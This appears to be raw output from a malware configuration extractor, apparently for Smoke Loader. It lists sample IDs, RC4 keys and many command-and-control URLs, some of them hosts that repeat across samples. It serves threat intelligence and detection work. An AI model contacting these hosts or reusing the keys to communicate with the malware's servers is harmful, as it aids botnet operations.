{u'cnc': u'http://businessnames51.4irc.com/'}, {u'cnc': u'http://businessnames52.4irc.com/'}, {u'cnc': u'http://businessnames53.4irc.com/'}, {u'cnc': u'http://businessnames54.4irc.com/'}, {u'cnc': u'http://businessnames55.4irc.com/'}, {u'cnc': u'http://businessnames56.4irc.com/'}, {u'cnc': u'http://businessnames57.4irc.com/'}, {u'cnc': u'http://businessnames58.4irc.com/'}, {u'cnc': u'http://businessnames59.4irc.com/'}, {u'cnc': u'http://businessnames60.4irc.com/'}, {u'cnc': u'http://businessnames61.4irc.com/'}, {u'cnc': u'http://businessnames62.4irc.com/'}, {u'cnc': u'http://businessnames63.4irc.com/'}, {u'cnc': u'http://businessnames64.4irc.com/'}, {u'cnc': u'http://businessnames65.4irc.com/'}, {u'cnc': u'http://businessnames66.4irc.com/'}, {u'cnc': u'http://businessnames67.4irc.com/'}, {u'cnc': u'http://businessnames68.4irc.com/'}, {u'cnc': u'http://businessnames69.4irc.com/'}, {u'cnc': u'http://businessnames70.4irc.com/'}, {u'cnc': u'http://businessnames71.4irc.com/'}, {u'cnc': u'http://businessnames72.4irc.com/'}, {u'cnc': u'http://businessnames73.4irc.com/'}, {u'cnc': u'http://businessnames74.4irc.com/'}, {u'cnc': u'http://businessnames75.4irc.com/'}, {u'cnc': u'http://businessnames76.4irc.com/'}, {u'cnc': u'http://businessnames77.4irc.com/'}, {u'cnc': u'http://businessnames78.4irc.com/'}, {u'cnc': u'http://businessnames79.4irc.com/'}, {u'cnc': u'http://businessnames80.4irc.com/'}, {u'cnc': u'http://businessnames81.4irc.com/'}, {u'cnc': u'http://businessnames82.4irc.com/'}, {u'cnc': u'http://businessnames83.4irc.com/'}, {u'cnc': u'http://businessnames84.4irc.com/'}, {u'cnc': u'http://businessnames85.4irc.com/'}, {u'cnc': u'http://businessnames86.4irc.com/'}, {u'cnc': u'http://businessnames87.4irc.com/'}, {u'cnc': u'http://businessnames88.4irc.com/'}, {u'cnc': u'http://businessnames89.4irc.com/'}, {u'cnc': u'http://businessnames90.4irc.com/'}, {u'cnc':

	u'http://businessnames91.4irc.com/'}, {u'cnc': u'http://businessnames92.4irc.com/'}, {u'cnc': u'http://businessnames93.4irc.com/'}, {u'cnc': u'http://businessnames94.4irc.com/'}, {u'cnc': u'http://businessnames95.4irc.com/'}, {u'cnc': u'http://businessnames96.4irc.com/'}, {u'cnc': u'http://businessnames97.4irc.com/'}, {u'cnc': u'http://businessnames98.4irc.com/'}, {u'cnc': u'http://businessnames99.4irc.com/'}, {u'cnc': u'http://businessnames100.4irc.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://1478520.bid/sm/'}, {u'cnc': u'http://1478520.bid/sm/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://2ancisco.net/hhr_dump/'}, {u'cnc': u'http://dbonzjones.com/hhr_dump/'}, {u'cnc': u'http://2gillick.com/hhr_dump/'}, {u'cnc': u'http://dbonzjns.org/hhr_dump/'}, {u'cnc': u'http://seotyy56.co.uk/hhr_dump/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://aladin40chor.com/'}, {u'cnc': u'http://aladin40chor.net/'}, {u'cnc': u'http://aladin40chor.org/'}, {u'cnc': u'http://aladin40chor.co/'}, {u'cnc': u'http://aladin40chor.us/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://aoids03wkde38.us/'}, {u'cnc': u'http://aoids03wkde38.win/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://buildsae.org/'}, {u'cnc': u'http://buildsae.us/'}, {u'cnc': u'http://bulentisik.com/'}, {u'cnc': u'http://bumpcaster.com/'}, {u'cnc': u'http://burcumemlak.org/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://cctoday.info/'}, {u'cnc': u'http://globalapps.info/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://coifn333.info/'}, {u'cnc': u'http://coifn332323233.info/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://davaimani.com/'}, {u'cnc': u'http://zemaxfthegdf.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://djsnfjsdnfjksfnsk33.info/'}, {u'cnc': u'http://dksadnidj2d2nksmfs.info/'}, {u'cnc': u'http://dowaijdiwji32333kdkskd.info/'}, {u'cnc': u'http://vankapolka2992929.info/'}, {u'cnc': u'http://trolikjamolka92828.info/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://gedmanshwarz432.biz/fs/'}, {u'cnc': u'http://gedmanshwarz432.biz/fs/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://hurtmehard.net/'}, {u'cnc': u'http://hurtmehard.net/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://jabberanimal.biz/'}, {u'cnc': u'http://jabberanimal.biz/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://jamspune26.top/'}, {u'cnc': u'http://battterlog.info/'}, {u'cnc': u'http://namaste-advices.net/'}, {u'cnc': u'http://lojka-s-vilkoy22.com/'}])]

	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://jokertube.org/'}, {u'cnc': u'http://jokertube.org/smoke/mp.php'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://jokertube.org/forum/'}, {u'cnc': u'http://jokertube.org/forum/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://kachapaka.net.in/'}, {u'cnc': u'http://kachapaka.net.in/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://lago666.com/smk/log.php'}, {u'cnc': u'http://lago666.xyz/smk/log.php'}, {u'cnc': u'http://lago666.online/smk/log.php'}, {u'cnc': u'http://lago666.website/smk/log.php'}, {u'cnc': u'http://lago666.site/smk/log.php'}, {u'cnc': u'http://lago666.pw/smk/log.php'}, {u'cnc': u'http://lago666.space/smk/log.php'}, {u'cnc': u'http://lago666.top/smk/log.php'}, {u'cnc': u'http://lago666.tech/smk/log.php'}, {u'cnc': u'http://lago666.bid/smk/log.php'}, {u'cnc': u'http://lago666.trade/smk/log.php'}, {u'cnc': u'http://lago666.webcam/smk/log.php'}, {u'cnc': u'http://lago666.press/smk/log.php'}, {u'cnc': u'http://lago666.host/smk/log.php'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://livespirit.at/me/'}, {u'cnc': u'http://springhate.at/me/'}, {u'cnc': u'http://treasurehunter.at/me/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://mailserv.xsayeszhaifa.bit/hosting2/'}, {u'cnc': u'http://mailserv.nutsystem323z.bit/hosting2/'}, {u'cnc': u'http://mailserv.nutsystem324z.bit/hosting2/'}, {u'cnc': u'http://mailserv.nutsystem325z.bit/hosting2/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://microsoftupdate.bit/'}, {u'cnc': u'http://mobileupdate.bit/'}, {u'cnc': u'http://securityupdate.bit/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://r2wtm2gmt7qnq7agmrjxvqsr.info/'}, {u'cnc': u'http://ydertlcu6vfzp3vfg52knrvk.pw/'}, {u'cnc': u'http://jwpqhtjhvgtm46jfsakxgrbk.pw/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://rozek15.com/'}, {u'cnc': u'http://bear5678.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://slimbest.su/'}, {u'cnc': u'http://slimbest.su/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://smoke.nutsystem3210z.bit/hosting/'}, {u'cnc': u'http://smoke.nutsystem322z.bit/hosting/'}, {u'cnc': u'http://smoke.nutsystem323z.bit/hosting/'}, {u'cnc': u'http://smoke.nutsystem324z.bit/hosting/'}, {u'cnc': u'http://smoke.nutsystem325z.bit/hosting/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://superavalanche.at/try/'}, {u'cnc': u'http://8b018df4077060ac0570a2cd9e1f2f9b.at/try/'}, {u'cnc': u'http://springback.at/try/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'http://www.infoweather.net/'}, {u'cnc': u'http://informerpro.info/'}])]

	[(u'smk_magic', 2015), (u'sample_id', u'12345'), (u'domains', [{u'cnc': u'https://dbwealthfunds.info/admin/'}, {u'cnc': u'https://dbwealthtools.info/admin/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'1403'), (u'domains', [{u'cnc': u'http://businessnames1.4irc.com/'}, {u'cnc': u'http://businessnames2.4irc.com/'}, {u'cnc': u'http://businessnames3.4irc.com/'}, {u'cnc': u'http://businessnames4.4irc.com/'}, {u'cnc': u'http://businessnames5.4irc.com/'}, {u'cnc': u'http://businessnames6.4irc.com/'}, {u'cnc': u'http://businessnames7.4irc.com/'}, {u'cnc': u'http://businessnames8.4irc.com/'}, {u'cnc': u'http://businessnames9.4irc.com/'}, {u'cnc': u'http://businessnames10.4irc.com/'}, {u'cnc': u'http://businessnames11.4irc.com/'}, {u'cnc': u'http://businessnames12.4irc.com/'}, {u'cnc': u'http://businessnames13.4irc.com/'}, {u'cnc': u'http://businessnames14.4irc.com/'}, {u'cnc': u'http://businessnames15.4irc.com/'}, {u'cnc': u'http://businessnames16.4irc.com/'}, {u'cnc': u'http://businessnames17.4irc.com/'}, {u'cnc': u'http://businessnames18.4irc.com/'}, {u'cnc': u'http://businessnames19.4irc.com/'}, {u'cnc': u'http://businessnames20.4irc.com/'}, {u'cnc': u'http://businessnames21.4irc.com/'}, {u'cnc': u'http://businessnames22.4irc.com/'}, {u'cnc': u'http://businessnames23.4irc.com/'}, {u'cnc': u'http://businessnames24.4irc.com/'}, {u'cnc': u'http://businessnames25.4irc.com/'}, {u'cnc': u'http://businessnames26.4irc.com/'}, {u'cnc': u'http://businessnames27.4irc.com/'}, {u'cnc': u'http://businessnames28.4irc.com/'}, {u'cnc': u'http://businessnames29.4irc.com/'}, {u'cnc': u'http://businessnames30.4irc.com/'}, {u'cnc': u'http://businessnames31.4irc.com/'}, {u'cnc': u'http://businessnames32.4irc.com/'}, {u'cnc': u'http://businessnames33.4irc.com/'}, {u'cnc': u'http://businessnames34.4irc.com/'}, {u'cnc': u'http://businessnames35.4irc.com/'}, {u'cnc': u'http://businessnames36.4irc.com/'}, {u'cnc': u'http://businessnames37.4irc.com/'}, {u'cnc': u'http://businessnames38.4irc.com/'}, {u'cnc': u'http://businessnames39.4irc.com/'}, {u'cnc': u'http://businessnames40.4irc.com/'}, {u'cnc': u'http://businessnames41.4irc.com/'}, {u'cnc': u'http://businessnames42.4irc.com/'}, {u'cnc': u'http://businessnames43.4irc.com/'}, {u'cnc': u'http://businessnames44.4irc.com/'}, {u'cnc': u'http://businessnames45.4irc.com/'}, {u'cnc': u'http://businessnames46.4irc.com/'}, {u'cnc': u'http://businessnames47.4irc.com/'}, {u'cnc': u'http://businessnames48.4irc.com/'}, {u'cnc': u'http://businessnames49.4irc.com/'}, {u'cnc': u'http://businessnames50.4irc.com/'}, {u'cnc': u'http://businessnames51.4irc.com/'}, {u'cnc': u'http://businessnames52.4irc.com/'}, {u'cnc': u'http://businessnames53.4irc.com/'}, {u'cnc': u'http://businessnames54.4irc.com/'}, {u'cnc': u'http://businessnames55.4irc.com/'}, {u'cnc': u'http://businessnames56.4irc.com/'}, {u'cnc': u'http://businessnames57.4irc.com/'}, {u'cnc': u'http://businessnames58.4irc.com/'}, {u'cnc': u'http://businessnames59.4irc.com/'}, {u'cnc': u'http://businessnames60.4irc.com/'}, {u'cnc': u'http://businessnames61.4irc.com/'}, {u'cnc': u'http://businessnames62.4irc.com/'}, {u'cnc': u'http://businessnames63.4irc.com/'}, {u'cnc': u'http://businessnames64.4irc.com/'}, {u'cnc': u'http://businessnames65.4irc.com/'}, {u'cnc': u'http://businessnames66.4irc.com/'}, {u'cnc': u'http://businessnames67.4irc.com/'}, {u'cnc': u'http://businessnames68.4irc.com/'}, {u'cnc': u'http://businessnames69.4irc.com/'}, {u'cnc': u'http://businessnames70.4irc.com/'}, {u'cnc': u'http://businessnames71.4irc.com/'}, {u'cnc': u'http://businessnames72.4irc.com/'}, {u'cnc': u'http://businessnames73.4irc.com/'}, {u'cnc': u'http://businessnames74.4irc.com/'}, {u'cnc': u'http://businessnames75.4irc.com/'}, {u'cnc': u'http://businessnames76.4irc.com/'}, {u'cnc': u'http://businessnames77.4irc.com/'}, {u'cnc': u'http://businessnames78.4irc.com/'}, {u'cnc': u'http://businessnames79.4irc.com/'}, {u'cnc': u'http://businessnames80.4irc.com/'}, {u'cnc': u'http://businessnames81.4irc.com/'}, {u'cnc': u'http://businessnames82.4irc.com/'}, {u'cnc': u'http://businessnames83.4irc.com/'}, {u'cnc': u'http://businessnames84.4irc.com/'}, {u'cnc': u'http://businessnames85.4irc.com/'}, {u'cnc': u'http://businessnames86.4irc.com/'}, {u'cnc':

	u'http://businessnames87.4irc.com/'}, {u'cnc': u'http://businessnames88.4irc.com/'}, {u'cnc': u'http://businessnames89.4irc.com/'}, {u'cnc': u'http://businessnames90.4irc.com/'}, {u'cnc': u'http://businessnames91.4irc.com/'}, {u'cnc': u'http://businessnames92.4irc.com/'}, {u'cnc': u'http://businessnames93.4irc.com/'}, {u'cnc': u'http://businessnames94.4irc.com/'}, {u'cnc': u'http://businessnames95.4irc.com/'}, {u'cnc': u'http://businessnames96.4irc.com/'}, {u'cnc': u'http://businessnames97.4irc.com/'}, {u'cnc': u'http://businessnames98.4irc.com/'}, {u'cnc': u'http://businessnames99.4irc.com/'}, {u'cnc': u'http://businessnames100.4irc.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'1traf'), (u'domains', [{u'cnc': u'http://moverda.biz/paint/index.php'}, {u'cnc': u'http://moverda.online/paint/index.php'}, {u'cnc': u'http://moverda.su/paint/index.php'}, {u'cnc': u'http://nookerokq.biz/paint/index.php'}, {u'cnc': u'http://moolanhatt.net/paint/index.php'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'2'), (u'domains', [{u'cnc': u'http://allerapo.eu/'}, {u'cnc': u'http://otherapo.click/'}, {u'cnc': u'http://oghtjpo.eu/'}, {u'cnc': u'http://othrebso.com/'}, {u'cnc': u'http://iehefucu.bid/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'2'), (u'domains', [{u'cnc': u'http://bestwaybest.biz/'}, {u'cnc': u'http://classicabout.com/'}, {u'cnc': u'http://326b7c22crn.com/'}, {u'cnc': u'http://32746278djgsf.com/'}, {u'cnc': u'http://svgdfgfuys7.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'2003'), (u'domains', [{u'cnc': u'http://businessnames1.4irc.com/'}, {u'cnc': u'http://businessnames2.4irc.com/'}, {u'cnc': u'http://businessnames3.4irc.com/'}, {u'cnc': u'http://businessnames4.4irc.com/'}, {u'cnc': u'http://businessnames5.4irc.com/'}, {u'cnc': u'http://businessnames6.4irc.com/'}, {u'cnc': u'http://businessnames7.4irc.com/'}, {u'cnc': u'http://businessnames8.4irc.com/'}, {u'cnc': u'http://businessnames9.4irc.com/'}, {u'cnc': u'http://businessnames10.4irc.com/'}, {u'cnc': u'http://businessnames11.4irc.com/'}, {u'cnc': u'http://businessnames12.4irc.com/'}, {u'cnc': u'http://businessnames13.4irc.com/'}, {u'cnc': u'http://businessnames14.4irc.com/'}, {u'cnc': u'http://businessnames15.4irc.com/'}, {u'cnc': u'http://businessnames16.4irc.com/'}, {u'cnc': u'http://businessnames17.4irc.com/'}, {u'cnc': u'http://businessnames18.4irc.com/'}, {u'cnc': u'http://businessnames19.4irc.com/'}, {u'cnc': u'http://businessnames20.4irc.com/'}, {u'cnc': u'http://businessnames21.4irc.com/'}, {u'cnc': u'http://businessnames22.4irc.com/'}, {u'cnc': u'http://businessnames23.4irc.com/'}, {u'cnc': u'http://businessnames24.4irc.com/'}, {u'cnc': u'http://businessnames25.4irc.com/'}, {u'cnc': u'http://businessnames26.4irc.com/'}, {u'cnc': u'http://businessnames27.4irc.com/'}, {u'cnc': u'http://businessnames28.4irc.com/'}, {u'cnc': u'http://businessnames29.4irc.com/'}, {u'cnc': u'http://businessnames30.4irc.com/'}, {u'cnc': u'http://businessnames31.4irc.com/'}, {u'cnc': u'http://businessnames32.4irc.com/'}, {u'cnc': u'http://businessnames33.4irc.com/'}, {u'cnc': u'http://businessnames34.4irc.com/'}, {u'cnc': u'http://businessnames35.4irc.com/'}, {u'cnc': u'http://businessnames36.4irc.com/'}, {u'cnc': u'http://businessnames37.4irc.com/'}, {u'cnc': u'http://businessnames38.4irc.com/'}, {u'cnc': u'http://businessnames39.4irc.com/'}, {u'cnc': u'http://businessnames40.4irc.com/'}, {u'cnc': u'http://businessnames41.4irc.com/'}, {u'cnc': u'http://businessnames42.4irc.com/'}, {u'cnc': u'http://businessnames43.4irc.com/'}, {u'cnc': u'http://businessnames44.4irc.com/'}, {u'cnc': u'http://businessnames45.4irc.com/'}, {u'cnc': u'http://businessnames46.4irc.com/'}, {u'cnc': u'http://businessnames47.4irc.com/'}, {u'cnc': u'http://businessnames48.4irc.com/'}, {u'cnc': u'http://businessnames49.4irc.com/'}, {u'cnc': u'http://businessnames50.4irc.com/'}, {u'cnc': u'http://businessnames51.4irc.com/'}, {u'cnc': u'http://businessnames52.4irc.com/'}, {u'cnc':

	u'http://businessnames53.4irc.com/'}, {u'cnc': u'http://businessnames54.4irc.com/'}, {u'cnc': u'http://businessnames55.4irc.com/'}, {u'cnc': u'http://businessnames56.4irc.com/'}, {u'cnc': u'http://businessnames57.4irc.com/'}, {u'cnc': u'http://businessnames58.4irc.com/'}, {u'cnc': u'http://businessnames59.4irc.com/'}, {u'cnc': u'http://businessnames60.4irc.com/'}, {u'cnc': u'http://businessnames61.4irc.com/'}, {u'cnc': u'http://businessnames62.4irc.com/'}, {u'cnc': u'http://businessnames63.4irc.com/'}, {u'cnc': u'http://businessnames64.4irc.com/'}, {u'cnc': u'http://businessnames65.4irc.com/'}, {u'cnc': u'http://businessnames66.4irc.com/'}, {u'cnc': u'http://businessnames67.4irc.com/'}, {u'cnc': u'http://businessnames68.4irc.com/'}, {u'cnc': u'http://businessnames69.4irc.com/'}, {u'cnc': u'http://businessnames70.4irc.com/'}, {u'cnc': u'http://businessnames71.4irc.com/'}, {u'cnc': u'http://businessnames72.4irc.com/'}, {u'cnc': u'http://businessnames73.4irc.com/'}, {u'cnc': u'http://businessnames74.4irc.com/'}, {u'cnc': u'http://businessnames75.4irc.com/'}, {u'cnc': u'http://businessnames76.4irc.com/'}, {u'cnc': u'http://businessnames77.4irc.com/'}, {u'cnc': u'http://businessnames78.4irc.com/'}, {u'cnc': u'http://businessnames79.4irc.com/'}, {u'cnc': u'http://businessnames80.4irc.com/'}, {u'cnc': u'http://businessnames81.4irc.com/'}, {u'cnc': u'http://businessnames82.4irc.com/'}, {u'cnc': u'http://businessnames83.4irc.com/'}, {u'cnc': u'http://businessnames84.4irc.com/'}, {u'cnc': u'http://businessnames85.4irc.com/'}, {u'cnc': u'http://businessnames86.4irc.com/'}, {u'cnc': u'http://businessnames87.4irc.com/'}, {u'cnc': u'http://businessnames88.4irc.com/'}, {u'cnc': u'http://businessnames89.4irc.com/'}, {u'cnc': u'http://businessnames90.4irc.com/'}, {u'cnc': u'http://businessnames91.4irc.com/'}, {u'cnc': u'http://businessnames92.4irc.com/'}, {u'cnc': u'http://businessnames93.4irc.com/'}, {u'cnc': u'http://businessnames94.4irc.com/'}, {u'cnc': u'http://businessnames95.4irc.com/'}, {u'cnc': u'http://businessnames96.4irc.com/'}, {u'cnc': u'http://businessnames97.4irc.com/'}, {u'cnc': u'http://businessnames98.4irc.com/'}, {u'cnc': u'http://businessnames99.4irc.com/'}, {u'cnc': u'http://businessnames100.4irc.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'22222'), (u'domains', [{u'cnc': u'http://hsbc-auth-2.ru/smk/index.php'}, {u'cnc': u'http://wasduherwasgu.net/smk/index.php'}, {u'cnc': u'http://tanenzwut-tan.su/smk/index.php'}, {u'cnc': u'http://libersmicshliber.com/smk/index.php'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'28548'), (u'domains', [{u'cnc': u'http://137.74.176.60/full28/'}, {u'cnc': u'http://137.74.176.60/full28/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'4'), (u'domains', [{u'cnc': u'http://allerager.click/'}, {u'cnc': u'http://othenhrah.click'}, {u'cnc': u'http://oghtmjtr.com/'}, {u'cnc': u'http://othrbnea.com/'}, {u'cnc': u'http://ienyqucu.bid/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'777'), (u'domains', [{u'cnc': u'http://loremipsumdolorsitamet.pw/'}, {u'cnc': u'http://atlantikunionwizard.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'a107'), (u'domains', [{u'cnc': u'http://k.alvaradopartyrentals.com/index.php'}, {u'cnc': u'http://twinrealty.com/vworker/k/index.php'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'agres'), (u'domains', [{u'cnc': u'http://bravomir.top/'}, {u'cnc': u'http://po-system.pw/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'BITUP'), (u'domains', [{u'cnc': u''}, {u'cnc': u'http://makron.bit/'}, {u'cnc': u'http://makronwin.bit/'}, {u'cnc': u'http://makron.site/'}])]

	[(u'smk_magic', 2015), (u'sample_id', u'BITUP'), (u'domains', [{u'cnc': u'http://makron.bit/'}, {u'cnc': u'http://makronwin.bit/'}, {u'cnc': u'http://makron.site/'}, {u'cnc': u'http://makron.win/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'Bobbi'), (u'domains', [{u'cnc': u'http://zabugrom.bit/'}, {u'cnc': u'http://zabugor.bit/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'bravo'), (u'domains', [{u'cnc': u'http://bravomir.top/'}, {u'cnc': u'http://po-system.pw/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'cbun'), (u'domains', [{u'cnc': u'http://loremipsumdolorsitamet.pw/'}, {u'cnc': u'http://loremipsumdolorsitamet.pw/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'dekor'), (u'domains', [{u'cnc': u'http://colwaterlizing.cc/gertyusj/index.php'}, {u'cnc': u'http://fokrifoxdelete.cc/jertysijd/index.php'}, {u'cnc': u'http://koluminatorspice.su/kdfiook/index.php'}, {u'cnc': u'http://daxokkhankoler.cc/jdfhuisk/index.php'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'el105'), (u'domains', [{u'cnc': u'http://sinforce.top/'}, {u'cnc': u'http://force-sin.gdn/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'immo1'), (u'domains', [{u'cnc': u'https://cyber7.bit/smk/word.php'}, {u'cnc': u'https://cyber7.bit/smk/word.php'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'lo07'), (u'domains', [{u'cnc': u'http://iteamisp.com/'}, {u'cnc': u'http://mysafespaceco.com/'}, {u'cnc': u'http://mageallink.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'lo09'), (u'domains', [{u'cnc': u'http://iteamisp.com/'}, {u'cnc': u'http://mysafespaceco.com/'}, {u'cnc': u'http://mageallink.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'MY001'), (u'domains', [{u'cnc': u'http://faprilzexuetequwxtw.top/monster/images/team/'}, {u'cnc': u'http://faprilzexuetemidrrter.wang/monster/images/team/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'MY002'), (u'domains', [{u'cnc': u'http://samaytfacjxiozqzxt.top/monster/images/team/'}, {u'cnc': u'http://samaybktfacjxiqxrt.top/monster/images/team/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'new1'), (u'domains', [{u'cnc': u'http://corpmile3.biz/'}, {u'cnc': u'http://corpmile2.org/'}, {u'cnc': u'http://corpmile.top/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'RIG'), (u'domains', [{u'cnc': u'http://aoids03wkde38.us/'}, {u'cnc': u'http://aoids03wkde38.win/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'serv2'), (u'domains', [{u'cnc': u'http://corpmile3.biz/'}, {u'cnc': u'http://corpmile2.org/'}, {u'cnc': u'http://corpmile.top/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'spam2'), (u'domains', [{u'cnc': u'http://zabugrom.bit/'}, {u'cnc': u'http://zabugor.bit/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'tar1'), (u'domains', [{u'cnc': u'http://flockwindue.com/'}, {u'cnc': u'http://energybootwin.com/'}, {u'cnc': u'http://troughtnight.com/'}])]

	[(u'smk_magic', 2015), (u'sample_id', u'tar12'), (u'domains', [{u'cnc': u'http://flockwindue.com/'}, {u'cnc': u'http://energybootwin.com/'}, {u'cnc': u'http://troughtnight.com/'}])]
	[(u'smk_magic', 2015), (u'sample_id', u'tar13'), (u'domains', [{u'cnc': u'http://flockwindue.com/'}, {u'cnc': u'http://energybootwin.com/'}, {u'cnc': u'http://troughtnight.com/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x1079f663'), (u'rc4_key_req', u'0xbfe387ca'), (u'domains', [{u'cnc': u'http://a11t01t22t10.ru/'}, {u'cnc': u'http://ebandos.bit/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x147714d9'), (u'rc4_key_req', u'0x78130029'), (u'domains', [{u'cnc': u'http://cd1213.top/s/'}, {u'cnc': u'http://xdnzzz.top/s/'}, {u'cnc': u'http://x0x0x0x.top/s/'}, {u'cnc': u'http://xrdk013.top/s/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x2744f14e'), (u'rc4_key_req', u'0x4c7e54de'), (u'domains', [{u'cnc': u'http://contsernmayakinternacional.ru/'}, {u'cnc': u'http://soyuzinformaciiimexanikiops.com/'}, {u'cnc': u'http://kantslerinborisinafrolova.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x36fdc6c9'), (u'rc4_key_req', u'0x4003ea'), (u'domains', [{u'cnc': u'http://193.0.178.39/'}, {u'cnc': u'http://resvzone.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x38c2858e'), (u'rc4_key_req', u'0xd0b0e18e'), (u'domains', [{u'cnc': u'http://newtryguys.win/'}, {u'cnc': u'http://shadowaproch.win/'}, {u'cnc': u'http://thenewthing.online/'}, {u'cnc': u'http://meemsaas.site/'}, {u'cnc': u'http://sossen.site/'}, {u'cnc': u'http://bumdid.site/'}, {u'cnc': u'http://youhap.online/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x3db17409'), (u'rc4_key_req', u'0x83e9f57c'), (u'domains', [{u'cnc': u'http://hronicle.pw/tempo/'}, {u'cnc': u'http://hronicle.pw/tempo/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x4785b9c9'), (u'rc4_key_req', u'0xbf993ae2'), (u'domains', [{u'cnc': u'http://21072206.ru/'}, {u'cnc': u'http://backup21072206.ru/'}, {u'cnc': u'http://jiangwei.ru/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x545a94f6'), (u'rc4_key_req', u'0x6e36b088'), (u'domains', [{u'cnc': u'http://circlesouthernbox.tk/'}, {u'cnc': u'http://circlesouthernbox.ml/'}, {u'cnc': u'http://circlesouthernbox.ga/'}, {u'cnc': u'http://circlesouthernbox.cf/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x63b39d60'), (u'rc4_key_req', u'0x8ea8a1f'), (u'domains', [{u'cnc': u'http://xcols.bit/1/'}, {u'cnc': u'http://siled.bit/1/'}, {u'cnc': u'http://ds12.ng/1/'}, {u'cnc': u'http://d3s1.me/1/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x6644028c'), (u'rc4_key_req', u'0x77284a3a'), (u'domains', [{u'cnc': u'http://oftleda.win/'}, {u'cnc': u'http://oftleda.win/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x69172b96'), (u'rc4_key_req', u'0x4c7e54de'), (u'domains', [{u'cnc': u'http://bbank.bit/'}, {u'cnc': u'http://abank.bit/'}])]
	[(u'smk_magic', 2017), (u'sample_id', u''), (u'rc4_key_resp', u'0x6a01cb31'), (u'rc4_key_req', u'0x39e825d6'), (u'domains', [{u'cnc': u'http://vizereo.win/'}, {u'cnc': u'http://vizereo.win/'}])]

